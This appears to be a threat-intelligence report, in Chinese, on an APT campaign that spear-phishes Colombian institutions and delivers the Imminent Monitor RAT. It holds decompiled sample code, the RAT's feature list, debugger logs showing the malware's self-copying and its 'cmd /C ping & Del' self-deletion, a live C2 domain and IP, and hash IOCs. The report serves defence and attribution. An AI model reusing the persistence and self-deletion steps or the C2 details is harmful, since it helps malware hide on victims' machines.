588     // (get) Token: 0x000001FCC RID: 8164 RVA: 0x0004FA57 File Offset: 0x0004E9F1
589     public string Value25
590     {
591         get
592         {
593             return this.Value25;
594         }
595     }
596
597     // Token: 0x17000581 RID: 1409
598     // (get) Token: 0x000001FCC RID: 8165 RVA: 0x0004FA5E File Offset: 0x0004E9F8
599     public string Value26
600     {
601         get
602         {
603             return this.Value26;
604         }
605     }
606
607     // Token: 0x17000582 RID: 1410
608     // (get) Token: 0x000001FCC RID: 8166 RVA: 0x0004FA65 File Offset: 0x0004E9F5
609     public string Value27
610     {
611         get
612         {
613             return this.Value27;
614         }
615     }
616
617     // Token: 0x17000583 RID: 1411
618     // (get) Token: 0x000001FCC RID: 8167 RVA: 0x0004FA6C File Offset: 0x0004E9F2
619     public string Value28
620     {
621         get
622         {
623             return this.Value28;
624         }
625     }
626
627     // Token: 0x17000584 RID: 1412
628     // (get) Token: 0x000001FCC RID: 8168 RVA: 0x0004FA73 File Offset: 0x0004E9F9
629     public string Value29
630     {
631         get
632         {
633             return this.Value29;
634         }
635     }
636
637     // Token: 0x17000585 RID: 1413
638     // (get) Token: 0x000001FCC RID: 8169 RVA: 0x0004FA7A File Offset: 0x0004E9F6
639     public string Value30
640     {
641         get
642         {
643             return this.Value30;
644         }
645     }
646
647     // Token: 0x17000586 RID: 1414
648     // (get) Token: 0x000001FCC RID: 8170 RVA: 0x0004FA77 File Offset: 0x0004E9F3
649     public string Value31
650     {
651         get
652         {
653             return this.Value31;
654         }
655     }
656
657     // Token: 0x17000587 RID: 1415
658     // (get) Token: 0x000001FCC RID: 8171 RVA: 0x0004FA7E File Offset: 0x0004E9F0
659     public string Value32
660     {
661         get
662         {
663             return this.Value32;
664         }
665     }
666
667     // Token: 0x17000588 RID: 1416
668     // (get) Token: 0x000001FCC RID: 8172 RVA: 0x0004FA85 File Offset: 0x0004E9F7
669     public string Value33
670     {
671         get
672         {
673             return this.Value33;
674         }
675     }
676
677     // Token: 0x17000589 RID: 1417
678     // (get) Token: 0x000001FCC RID: 8173 RVA: 0x0004FA8C File Offset: 0x0004E9F4
679     public string Value34
680     {
681         get
682         {
683             return this.Value34;
684         }
685     }
686
687     // Token: 0x1700058A RID: 1418
688     // (get) Token: 0x000001FCC RID: 8174 RVA: 0x0004FA93 File Offset: 0x0004E9F1
689     public string Value35
690     {
691         get
692         {
693             return this.Value35;
694         }
695     }
696
697     // Token: 0x1700058B RID: 1419
698     // (get) Token: 0x000001FCC RID: 8175 RVA: 0x0004FA9A File Offset: 0x0004E9F8
699     public string Value36
700     {
701         get
702         {
703             return this.Value36;
704         }
705     }
706
707     // Token: 0x1700058C RID: 1420
708     // (get) Token: 0x000001FCC RID: 8176 RVA: 0x0004FA97 File Offset: 0x0004E9F4
709     public string Value37
710     {
711         get
712         {
713             return this.Value37;
714         }
715     }
716
717     // Token: 0x1700058D RID: 1421
718     // (get) Token: 0x000001FCC RID: 8177 RVA: 0x0004FAA4 File Offset: 0x0004E9F1
719     public string Value38
720     {
721         get
722         {
723             return this.Value38;
724         }
725     }
726
727     // Token: 0x1700058E RID: 1422
728     // (get) Token: 0x000001FCC RID: 8178 RVA: 0x0004FAA1 File Offset: 0x0004E9F8
729     public string Value39
730     {
731         get
732         {
733             return this.Value39;
734         }
735     }
736
737     // Token: 0x1700058F RID: 1423
738     // (get) Token: 0x000001FCC RID: 8179 RVA: 0x0004FAA8 File Offset: 0x0004E9F5
739     public string Value40
740     {
741         get
742         {
743             return this.Value40;
744         }
745     }
746
747     // Token: 0x17000590 RID: 1424
748     // (get) Token: 0x000001FCC RID: 817A RVA: 0x0004FAA5 File Offset: 0x0004E9F2
749     public string Value41
750     {
751         get
752         {
753             return this.Value41;
754         }
755     }
756
757     // Token: 0x17000591 RID: 1425
758     // (get) Token: 0x000001FCC RID: 817B RVA: 0x0004FAA2 File Offset: 0x0004E9F9
759     public string Value42
760     {
761         get
762         {
763             return this.Value42;
764         }
765     }
766
767     // Token: 0x17000592 RID: 1426
768     // (get) Token: 0x000001FCC RID: 817C RVA: 0x0004FAA9 File Offset: 0x0004E9F6
769     public string Value43
770     {
771         get
772         {
773             return this.Value43;
774         }
775     }
776
777     // Token: 0x17000593 RID: 1427
778     // (get) Token: 0x000001FCC RID: 817D RVA: 0x0004FAA6 File Offset: 0x0004E9F3
779     public string Value44
780     {
781         get
782         {
783             return this.Value44;
784         }
785     }
786
787     // Token: 0x17000594 RID: 1428
788     // (get) Token: 0x000001FCC RID: 817E RVA: 0x0004FAA3 File Offset: 0x0004E9F0
789     public string Value45
790     {
791         get
792         {
793             return this.Value45;
794         }
795     }
796
797     // Token: 0x17000595 RID: 1429
798     // (get) Token: 0x000001FCC RID: 817F RVA: 0x0004FAA0 File Offset: 0x0004E9F7
799     public string Value46
800     {
801         get
802         {
803             return this.Value46;
804         }
805     }
806
807     // Token: 0x17000596 RID: 1430
808     // (get) Token: 0x000001FCC RID: 8180 RVA: 0x0004FAA7 File Offset: 0x0004E9F4
809     public string Value47
810     {
811         get
812         {
813             return this.Value47;
814         }
815     }
816
817     // Token: 0x17000597 RID: 1431
818     // (get) Token: 0x000001FCC RID: 8181 RVA: 0x0004FAA4 File Offset: 0x0004E9F1
819     public string Value48
820     {
821         get
822         {
823             return this.Value48;
824         }
825     }
826
827     // Token: 0x17000598 RID: 1432
828     // (get) Token: 0x000001FCC RID: 8182 RVA: 0x0004FAA1 File Offset: 0x0004E9F8
829     public string Value49
830     {
831         get
832         {
833             return this.Value49;
834         }
835     }
836
837     // Token: 0x17000599 RID: 1433
838     // (get) Token: 0x000001FCC RID: 8183 RVA: 0x0004FAA8 File Offset: 0x0004E9F5
839     public string Value50
840     {
841         get
842         {
843             return this.Value50;
844         }
845     }
846
847     // Token: 0x1700059A RID: 1434
848     // (get) Token: 0x000001FCC RID: 8184 RVA: 0x0004FAA5 File Offset: 0x0004E9F2
849     public string Value51
850     {
851         get
852         {
853             return this.Value51;
854         }
855     }
856
857     // Token: 0x1700059B RID: 1435
858     // (get) Token: 0x000001FCC RID: 8185 RVA: 0x0004FAA2 File Offset: 0x0004E9F9
859     public string Value52
860     {
861         get
862         {
863             return this.Value52;
864         }
865     }
866
867     // Token: 0x1700059C RID: 1436
868     // (get) Token: 0x000001FCC RID: 8186 RVA: 0x0004FAA9 File Offset: 0x0004E9F6
869     public string Value53
870     {
871         get
872         {
873             return this.Value53;
874         }
875     }
876
877     // Token: 0x1700059D RID: 1437
878     // (get) Token: 0x000001FCC RID: 8187 RVA: 0x0004FAA6 File Offset: 0x0004E9F3
879     public string Value54
880     {
881         get
882         {
883             return this.Value54;
884         }
885     }
886
887     // Token: 0x1700059E RID: 1438
888     // (get) Token: 0x000001FCC RID: 8188 RVA: 0x0004FAA3 File Offset: 0x0004E9F0
889     public string Value55
890     {
891         get
892         {
893             return this.Value55;
894         }
895     }
896
897     // Token: 0x1700059F RID: 1439
898     // (get) Token: 0x000001FCC RID: 8189 RVA: 0x0004FAA0 File Offset: 0x0004E9F7
899     public string Value56
900     {
901         get
902         {
903             return this.Value56;
904         }
905     }
906
907     // Token: 0x170005A0 RID: 1440
908     // (get) Token: 0x000001FCC RID: 8190 RVA: 0x0004FAA7 File Offset: 0x0004E9F4
909     public string Value57
910     {
911         get
912         {
913             return this.Value57;
914         }
915     }
916
917     // Token: 0x170005A1 RID: 1441
918     // (get) Token: 0x000001FCC RID: 8191 RVA: 0x0004FAA4 File Offset: 0x0004E9F1
919     public string Value58
920     {
921         get
922         {
923             return this.Value58;
924         }
925     }
926
927     // Token: 0x170005A2 RID: 1442
928     // (get) Token: 0x000001FCC RID: 8192 RVA: 0x0004FAA1 File Offset: 0x0004E9F8
929     public string Value59
930     {
931         get
932         {
933             return this.Value59;
934         }
935     }
936
937     // Token: 0x170005A3 RID: 1443
938     // (get) Token: 0x000001FCC RID: 8193 RVA: 0x0004FAA8 File Offset: 0x0004E9F5
939     public string Value60
940     {
941         get
942         {
943             return this.Value60;
944         }
945     }
946
947     // Token: 0x170005A4 RID: 1444
948     // (get) Token: 0x000001FCC RID: 8194 RVA: 0x0004FAA5 File Offset: 0x0004E9F2
949     public string Value61
950     {
951         get
952         {
953             return this.Value61;
954         }
955     }
956
957     // Token: 0x170005A5 RID: 1445
958     // (get) Token: 0x000001FCC RID: 8195 RVA: 0x0004FAA2 File Offset: 0x0004E9F9
959     public string Value62
960     {
961         get
962         {
963             return this.Value62;
964         }
965     }
966
967     // Token: 0x170005A6 RID: 1446
968     // (get) Token: 0x000001FCC RID: 8196 RVA: 0x0004FAA9 File Offset: 0x0004E9F6
969     public string Value63
970     {
971         get
972         {
973             return this.Value63;
974         }
975     }
976
977     // Token: 0x170005A7 RID: 1447
978     // (get) Token: 0x000001FCC RID: 8197 RVA: 0x0004FAA6 File Offset: 0x0004E9F3
979     public string Value64
980     {
981         get
982         {
983             return this.Value64;
984         }
985     }
986
987     // Token: 0x170005A8 RID: 1448
988     // (get) Token: 0x000001FCC RID: 8198 RVA: 0x0004FAA3 File Offset: 0x0004E9F0
989     public string Value65
990     {
991         get
992         {
993             return this.Value65;
994         }
995     }
996
997     // Token: 0x170005A9 RID: 1449
998     // (get) Token: 0x000001FCC RID: 8199 RVA: 0x0004FAA0 File Offset: 0x0004E9F7
999     public string Value66
1000     {
1001         get
1002         {
1003             return this.Value66;
1004         }
1005     }
1006
1007     // Token: 0x170005A0 RID: 1450
1008     // (get) Token: 0x000001FCC RID: 819A RVA: 0x0004FAA7 File Offset: 0x0004E9F4
1009     public string Value67
1010     {
1011         get
1012         {
1013             return this.Value67;
1014         }
1015     }
1016
1017     // Token: 0x170005A1 RID: 1451
1018     // (get) Token: 0x000001FCC RID: 819B RVA: 0x0004FAA4 File Offset: 0x0004E9F1
1019     public string Value68
1020     {
1021         get
1022         {
1023             return this.Value68;
1024         }
1025     }
1026
1027     // Token: 0x170005A2 RID: 1452
1028     // (get) Token: 0x000001FCC RID: 819C RVA: 0x0004FAA1 File Offset: 0x0004E9F8
1029     public string Value69
1030     {
1031         get
1032         {
1033             return this.Value69;
1034         }
1035     }
1036
1037     // Token: 0x170005A3 RID: 1453
1038     // (get) Token: 0x000001FCC RID: 819D RVA: 0x0004FAA8 File Offset: 0x0004E9F5
1039     public string Value70
1040     {
1041         get
1042         {
1043             return this.Value70;
1044         }
1045     }
1046
1047     // Token: 0x170005A4 RID: 1454
1048     // (get) Token: 0x000001FCC RID: 819E RVA: 0x0004FAA5 File Offset: 0x0004E9F2
1049     public string Value71
1050     {
1051         get
1052         {
1053             return this.Value71;
1054         }
1055     }
1056
1057     // Token: 0x170005A5 RID: 1456
1058     // (get) Token: 0x000001FCC RID: 819F RVA: 0x0004FAA2 File Offset: 0x0004E9F9
1059     public string Value72
1060     {
1061         get
1062         {
1063             return this.Value72;
1064         }
1065     }
1066
1067    
```

MD5	4fd291e3319eb3433d91ee24cc39102e
------------	----------------------------------

● 静态分析


该样本包含 Imminent Monitor RAT 实体功能代码，但采用了 ConfuserEx+Eazfuscator.NET 双重淆器加密了代码，如下图所示：



部分去混淆后可以看出其提供的功能如下表：

ID	功能
bDfBqxDCINCFwSAfMnZwspLefnc	主机管理
ChatPacket	用户支持
cokLfFnjBwgKtzdTpdxSgQIPacR	注册表管理
CommandPromptPacket	远程命令行
ConnectionSocketPacket	网络传输通道管理
ExecutePacket	上传、下载、执行 PE 文件
FastTransferPacket	支持快速传输
FilePacket	文件管理
FileThumbnailGallery	支持文件缩略图库
KeyLoggerPacket	键盘记录
MalwareRemovalPacket	恶意功能管理
MessageBoxPacket	聊天消息
MicrophonePacket	麦克风聊天
MouseActionPacket	鼠标动作
MouseButtonPacket	鼠标左、右、掠过等
NetworkStatPacket	主机网络管理
PacketHeader	通信数据头信息
PasswordRecoveryPacket	浏览器密码恢复
PluginPacket	插件管理

ProcessPacket	进程管理
ProxyPacket	代理管理（反向代理等）
RDPPacket	提供远程桌面功能
RegistryPacket	注册表操作
RemoteDesktopPacket	标志远程桌面数据包
ScriptPacket	执行脚本（html、vbs、batch）
SpecialFolderPacket	Windows 特殊文件夹
StartupPacket	启动项操作
TcpConnectionPacket	TCP 刷新及关闭
ThumbnailPacket	缩略图相关
TransferHeader	通信连接操作
WebcamPacket	网络摄像头相关
WindowPacket	Windows 操作（刷新、最大化、最小化等）



通过分析与其官方网站提供的功能说明一致：

Command List

Administration

- > File Explorer
- > Remote Desktop
- > Statistics
- > Gathering Computer Specifications
- > Task Manager
- > Window Manager
- > Registry Manager
- > Startup Manager
- > Command Prompt
- > TCP View
- > Clipboard Manager
- > RDP Manager
- > Reverse Proxy
- > Password Recovery
- > Machine Management

Monitoring

- > Camera Surveillance
- > Keystroke Logging

Client Management

- > Update Client
- > Remote Execute
- > Elevate Client Permissions
- > Scripting
- > Ping
- > Refresh
- > Restart

> Disconnect

> Uninstall

User Support

- > Chat
- > Messagebox
- > Microphone Chat
- > Text to Speach
- > Send to website

Settings

Client Builder

- > Identification
- > Network Settings
- > Module Protection
- > Client Startup
- > Assembly Information

Main Settings

- > Network Settings
- > Application Settings
- > Assembly Information

Ports / Dedicated Servers


- > Ports
- > Dedicated Server Manager
- > Generate Swift Support Code

Client Tools

- > Proxy Manager
- > Client Thumbnails
- > On-Connect
- > Client Man

● 动态调试

核心模块运行后会检测是否在%temp%\[appname]目录下，如果不在则将自身拷贝为%temp%\[appname]\[appname]，并设置文件属性为隐藏：



然后启动%temp%\[appname]:

```
CALL to CreateProcessW from shell132_75BD55BB
ModuleFileName = "C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bbfe74247_rat.exe"
CommandLine = ""C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bbfe74247_rat.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E0
pProcessInfo = 06FB0218
```

最后删除原始文件，并退出进程

```
CALL to CreateProcessW from shell132_75BD55BB
ModuleFileName = "C:\Windows\System32\cmd.exe"
CommandLine = ""C:\Windows\System32\cmd.exe"/C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del "C:\Users\debugger\Desktop\ef9f19525e7862fb71175c0bbfe74247_rat.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E8
pProcessInfo = 0076B0C0
```

样本重新启动后将在%AppData%目录创建Imminent目录，该目录将保存加密后的日志、网络信息、系统信息等文件，当接受到相应指令时发送到服务端：

C:\Users\debugger\AppData\Roaming\Imminent

	Name	Date modified	Type	Size
ads	Logs	2/15/2019 3:08 AM	File folder	
places	Monitoring	2/15/2019 3:08 AM	File folder	
	Path.dat	2/15/2019 3:16 AM	DAT File	1 KB

C&C 地址为：mentes.publicvm.com:4050

DNS			
解析域名	IP地址	IP归属地	ASN
mentes.publicvm.com	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

会话信息				
协议	端口	IP地址	IP归属地	ASN
TCP	4050	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

3.5 TTP（战术、技术、过程）

360 威胁情报中心总结了该 APT 组织的 TTP 如下：

攻击目标	哥伦比亚的政府机构、大型企业以及跨国企业的哥伦比亚分支部门
最早活动时间	2018 年 4 月


主要风险	主机被远程控制，机密信息被窃取
攻击入口	鱼叉邮件
初始载荷	MHTML 文件格式含恶意宏代码的 Word 文档
恶意代码	Imminent 后门
通信控制	基于动态域名的远程控制
抗检测能力	中
受影响应用	Windows 系统主机
主要攻击战术	通过入侵西班牙语网站或者注册有隐私保护的域名并上传用于投放的攻击载荷文件和文档；
技术特征分析	<p>发送带有 MHTML 文件格式并包含恶意宏代码的 Word 文档的鱼叉邮件，并会使用 RAR 加密诱饵文档以避免邮件网关的查杀；</p> <p>攻击者伪装成哥伦比亚国家民事登记处、哥伦比亚国家税务和海关总署、哥伦比亚国家统计局、哥伦比亚国家网络警察局、哥伦比亚国家司法部门，对哥伦比亚的政府、金融机构，本国大型企业或跨国公司的哥伦比亚分公司进行攻击；</p> <p>使用了商业木马 Imminent 对目标进行远程控制，并采用了基于动态域名的远程控制技术；</p>

4. 溯源和关联

360 威胁情报中心通过分析攻击者投递的多个加密的 Office Word 文档的最后修改时间、MHTML 文档字符集（语言环境）等信息，并结合地缘政治等 APT 攻击的相关要素，怀疑攻击者来自于 UTC 时区在西 4 区（UTC-4）正负 1 小时对应的地理位置区域。

4.1 可靠的文件修改时间

以投递的加密 RAR 压缩包（Registraduria Nacional del Estado Civil -Proceso iniciado.rar）为例，由于 RAR 会保存文件的修改时间，所以解密 RAR 包后得到的 Word 文档的修改时间非常可靠。右边为解密得到的 Word 文档修改时间，这和左边诱饵文档（MHTML）元信息内包含的文档修改时间一致（由于笔者处于 UTC+8 时区，需要将文件修改时间减 8 小时对比）：



通过对比所有加密 RAR 文件内的诱饵文档修改时间和文档元信息内的文档修改时间，我们有很大的把握确认文档元信息内的修改时间为攻击者的真实修改时间，这样我们可以以

捕获到的所有诱饵文档元信息内的修改时间做数据统计。

4.2 MHTML 诱饵文档修改时间统计

我们统计了所有诱饵文档的修改时间如下表：

UTC+00
00:32
01:15
01:15
01:17
01:35
01:59
02:57
03:28
04:40
04:55
05:17
12:27
12:49
12:50
13:38
13:42
13:49
14:21
14:22
15:19
15:26
15:30
15:56
17:22
17:58
18:31
20:53
21:31
23:30

从大量样本的修改时间可以看出，从未出现过修改时间在 05:30 到 12:30 之间的诱饵文档。基于最合理的推测：正常的休息时间应该在晚 12 点到早 8 点之间的区域（睡觉时间段），那么攻击者所处的时区应该在西 4 区（UTC-4）正负 1 小时的区间内。

4.3 PE 时间戳与诱饵文档修改时间对比

我们还统计了木马程序去混淆后 dump 出来的核心 PE 文件时间戳信息，与每个对应的诱饵文档修改时间进行对比可以看出：诱饵文档的修改时间与对应的 PE 文件的时间戳间隔都非常接近，这更加说明了该攻击活动的定向属性：

诱饵文档修改时间	木马核心模块时间戳
2019/2/11 17:58	2019/2/14 3:28
2018/12/3 15:30	2018/12/3 23:26
2018/11/26 18:31	2018/10/17 22:29
2018/11/15 12:49	2018/10/17 22:29
2018/11/8 14:21	2018/10/17 22:29
2018/10/26 13:49	2018/10/17 22:29
2018/10/22 17:22	2018/10/17 22:29
2018/10/12 15:56	2018/10/17 22:29
2018/10/4 5:17	
2018/9/13 13:42	2018/8/27 22:08
2018/9/9 0:32	
2018/9/2 20:53	2018/8/27 22:08
2018/8/27 15:19	2018/8/27 22:08
2018/8/6 1:35	2018/8/1 11:25
2018/8/1 2:57	2018/8/1 11:25
2018/7/31 1:59	2018/8/1 11:25
2018/7/30 1:17	2018/8/1 11:25
2018/7/26 3:28	2018/8/27 22:08
2018/7/10 4:55	2018/7/11 11:47
2018/6/19 21:31	
2018/6/14 1:15	
2018/6/14 1:15	
2018/5/29 13:38	
2018/5/18 14:22	2018/5/22 20:11
2018/4/28 12:27	2018/5/22 20:11
2018/4/25 23:30	2018/5/22 20:11
2018/4/24 12:50	
2018/4/17 15:26	2018/5/22 20:11
2018/4/6 4:40	

4.4 语言和 charset

另外，我们统计了所有的诱饵文档（MHTML），可以看到所有诱饵文档都基于西欧语言环境（西班牙语等）编写：

```

1 MIME-Version: 1.0
2 Content-Type: multipart/related; boundary="----=_NextPart_01D417E0.51C14200"
3
4 Este documento es una p醙ina web de un solo archivo, tambi閙 conocido como "a
5
6 -----=_NextPart_01D417E0.51C14200
7 Content-Location: file:///C:/B13461F4/ult.htm
8 Content-Transfer-Encoding: quoted-printable
9 Content-Type: text/html; charset="windows-1252"
10
11 <html xmlns:v=3D"urn:schemas-microsoft-com:xml"
12 xmlns:o=3D"urn:schemas-microsoft-com:office:office"
13 xmlns:w=3D"urn:schemas-microsoft-com:office:word"
14 xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml"
15 xmlns=3D"http://www.w3.org/TR/REC-html40">
16
17 <head>
18 <meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
2>
19 <meta name=3DProgId content=3DWord.Document>
20 <meta name=3DGenerator content=3D"Microsoft Word 15">
21 <meta name=3DOriginator content=3D"Microsoft Word 15">
22 <link rel=3DFile-List href=3D"ult_archivos/filelist.xml">
23 <link rel=3DEdit-Time-Data href=3D"ult_archivos/editdata.mso">
24 <!--[if !mso]>
25 <style>
26 v\:* {behavior:url(#default#VML);}
27 o\:* {behavior:url(#default#VML);}
28 w\:* {behavior:url(#default#VML);}
29 .shape {behavior:url(#default#VML);}
30 </style>
31 <!--endif-->!--[if gte mso 9]><xml>
32

```

Charset: windows-1252

而部分诱饵文档的作者信息也是西班牙文：

```

34 .shape {behavior:url(#default#VML);}
35 </style>
36 <!--[endif]-->!--[if gte mso 9]><xml>
37 <o:DocumentProperties>
38 <o:Author>FB5</o:Author>
39 <o:Template>Normal</o:Template>
40 <o:LastAuthor>Centro de Servicios Judiciales</o:LastAuthor>
41 <o:Revision>139</o:Revision>
42 <o:TotalTime>787</o:TotalTime>
43 <o:Created>2015-08-21T03:49:00Z</o:Created>
44 <o:LastSaved>2019-02-11T17:58:00Z</o:LastSaved>
45 <o:Pages>1</o:Pages>
46 <o:Words>24</o:Words>
47 <o:Characters>134</o:Characters>
48 <o:Lines>1</o:Lines>
49 <o:Paragraphs>1</o:Paragraphs>
50 <o:CharactersWithSpaces>157</o:CharactersWithSpaces>
51 <o:Version>16.00</o:Version>
52 </o:DocumentProperties>
53 <o:OfficeDocumentSettings>
      ...

```

Centro de Servicios Judiciales

4.5 攻击者画像

基于攻击者所处时区、使用的语言以及 APT 攻击的地缘政治因素我们总结了以下观点：

- 1、攻击者所处时区的地理范围刚好处于南美洲
- 2、南美洲大部分国家都使用西班牙语（除巴西），这和攻击者的语言环境及 Office 用户名吻合
- 3、APT 攻击大部分基于地缘政治因素（本国或邻国）
- 4、从受害者的背景以及本次攻击行动的持续时间来看，攻击者所关注的政企机构在战略层面有重大意义，且持续时间较长。

综上所述，360 威胁情报中心认为攻击者有较大可能是来源于南美洲国家的具有国家背景的 APT 组织。

5. IOC

诱饵文档 MD5	文件名
0c97d7f6a1835a3fe64c1c625ea109ed	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
16d3f85f03c72337338875a437f017b4	estado de cuenta.doc
27a9ca89aaa7cef1ccb12ddefa7350af	455be8a4210b84f0e93dd96f7a0eec4ef9816d47c11e28cf7104647330a03f6d.bin
3a255e93b193ce654a5b1c05178f7e3b	estado de cuenta.doc
3be90f2bb307ce1f57d5285dee6b15bc	Reporte Datacredito.doc
3de286896c8eb68a21a6dcf7dae8ec97	egistraduria Nacional del Estado Civil -Proceso iniciado.doc
